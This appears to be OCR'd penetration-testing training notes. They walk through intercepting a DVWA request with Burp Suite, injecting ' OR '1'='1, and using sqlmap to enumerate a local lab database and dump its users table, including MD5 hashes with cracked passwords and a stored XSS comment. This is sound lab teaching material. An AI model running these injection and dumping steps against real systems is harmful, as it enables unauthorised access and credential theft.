
Has so many tools:





It is an intermediate between the client and the browser

1. Turn on proxy






1/vulnerabilities/sqli/?id='+OR+'1'%3D'1%E2%80%8B&Submit=Submit#
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR '1'='1
First name: admin
Surname: admin
ID: ' OR '1'='1
First name: Gordon
Surname: Brown
ID: ' OR '1'='1
First name: Hack
Surname: Me
FoxyProxy
Proxy by Patterns
Disable
BurpSuite
pivot
More
filter
Tab Proxy
Include Host
Exclude Host
Options
Log
IP
Location



Vulnerability: SQL Injectio
http://127.0.0.1:42001/vulnerabilities/sqli/?id='+OR+'1'%3D'1%E2%80%8B&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID: ' OR '1'='1
Submit
ID: ' OR '1'='1
First name: admin
Surname: admin
ID: ' OR '1'='1
First name: Gordon
Surname: Brown
ID: ' OR '1'='1
First name: Hack
Surname: Me
ID: ' OR '1'='1
First name: Pablo
Surname: Picasso


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
JWT Editor
Discover
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Request to http://127.0.0.1:42001
Open browser
Time
Type
Direction
Method
URL
Status code
Length
20:58:44 1 A...
HTTP
Request
GET
http://127.0.0.1:42001/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit
Request
Pretty
Raw
Hex
1 GET /vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1:42001/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271%E2%80%8B&Submit=Submit
9 Cookie: PHPSESSID=07776c3840fd1e542f6b97df75d36df5; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
Search
0 highlights
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Inspector
Notes


Repeter: save your request and see server response








encoded




Decoded: s/sqli/?id=' OR '1'='1&Submit=Submit HTTP/1.1
01

Tool : **sqlmap: automate sql injection**

1. **Save itm in repeat**


File Machine View Input Devices Help
Burp Project Intruder Repeate
Dashboard Target Proxy
Sequencer
Send Cancel
Request
Pretty Raw Hex
GET /vulnerabilities/sqli/?i
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11
Accept: text/html,applicatio
Accept-Language: en-US,en;q=
Accept-Encoding: gzip, defla
Connection: keep-alive
Referer:
http://127.0.0.1:42001/vulne
mit
Cookie: PHPSESSID=07776c3840
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Search
Done
Event log All issues
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Open response in browser
Record an issue [Pro version only]
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy Ctrl+C
Copy prettified Ctrl+Alt+C
Copy URL
Copy as curl command (bash)
Save selected text to file
Paste text from file
Save item
Save entire history
Paste host / URL as request
Add to site map
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
20100101 Firef
9,*/*;q=0.8
27%3D%271%E2%8
=low

2.sql map


(cyrus㉿Pentest)-[~]
$ sqlmap
{1.9.12#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, -
list-tampers or --dependencies). Use -h for basic and -hh for advanced help
(cyrus㉿Pentest)-[~]
$ ls
babyfmt_level4.1 ctf Downloads Music Public req students tools
bugbounty Desktop fss nasertmimi.io pwn.college shared Templates Videos
BurpSuiteCommunity Documents go Pictures pwn.college.pub solve.py tmp Work

```
┌──(cyrus㉿Pentest)-[~]
└─$ ls
babyfmt_level4.1    ctf         Downloads  Music          Public           req       students   tools
bugbounty           Desktop     fss        nasertmimi.io  pwn.college      shared    Templates  Videos
BurpSuiteCommunity  Documents   go         Pictures       pwn.college.pub  solve.py  tmp        Work

┌──(cyrus㉿Pentest)-[~]
└─$ sqlmap -r req -p id --batch
```

```
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8833 FROM (SELECT(SLEEP(5)))wYxI) AND 'KuOi'='KuOi&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x717a717171,0x73467a71657678715a76696e6e795363436544614979770796
270756b676369554776457645763,0x7176707171),NULL-- -&Submit=Submit
---
[21:07:52] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.28.0
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:07:52] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[21:07:52] [INFO] fetched data logged to text files under '/home/cyrus/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:07:52 /2026-04-01/
```

3. Check tables in database

```
┌──(cyrus㉿Pentest)-[~]
└─$ sqlmap -r req -p id --dbs --batch
```

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x717a717171,0x73467a71657678715a76696e6e795363436544614979770796
270756b676369554776457645763,0x7176707171),NULL-- -&Submit=Submit
---
[21:08:35] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.28.0
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:08:35] [INFO] fetching database names
[21:08:36] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[21:08:36] [INFO] fetched data logged to text files under '/home/cyrus/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:08:36 /2026-04-01/
```

4. Check specific database

```
┌──(cyrus㉿Pentest)-[~]
└─$ sqlmap -r req -p id -D dvwa --tables --batch
```

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×717a717171,0×73467a71657678715a76696e6e795363436544614979777079677
270756b67636955477645764563,0×7176707171),NULL-- -&Submit=Submit
---
[21:09:08] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.28.0
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:09:08] [INFO] fetching tables for database: 'dvwa'
[21:09:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[21:09:09] [INFO] fetched data logged to text files under '/home/cyrus/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:09:09 /2026-04-01/
```

5. Check specific table

```
┌──(cyrus㉿Pentest)-[~]
└─$ sqlmap -r req -p id -D dvwa -T guestbook --dump --batch
```

```
[3 entries]
+------------+---------+-------------------------------------+
| comment_id | name    | comment                             |
+------------+---------+-------------------------------------+
| 1          | test    | This is a test comment.             |
| 2          | cyrus   | cyrus was here                      |
| 3          | any     | <script>alert('hi')</script>        |
+------------+---------+-------------------------------------+
```

6. Check users

```
┌──(cyrus㉿Pentest)-[~]
└─$ sqlmap -r req -p id -D dvwa -T user --dump --batch
```

```
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+-----------+
| user_id | user    | avatar                        | password                                                 | last_name | first_name |
| last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+-----------+
| 1       | admin   | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin     |
| 2026-03-29 09:13:08 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)                | Brown     | Gordon    |
| 2026-03-29 09:13:08 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack      |
| 2026-03-29 09:13:08 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo     |
| 2026-03-29 09:13:08 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | Smith     | Bob       |
| 2026-03-29 09:13:08 | 0            |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+-----------+
```

Password (hash) & crack it

Trainer : Nasri Egle Defenders
Done by : Sahar Feki Training Manager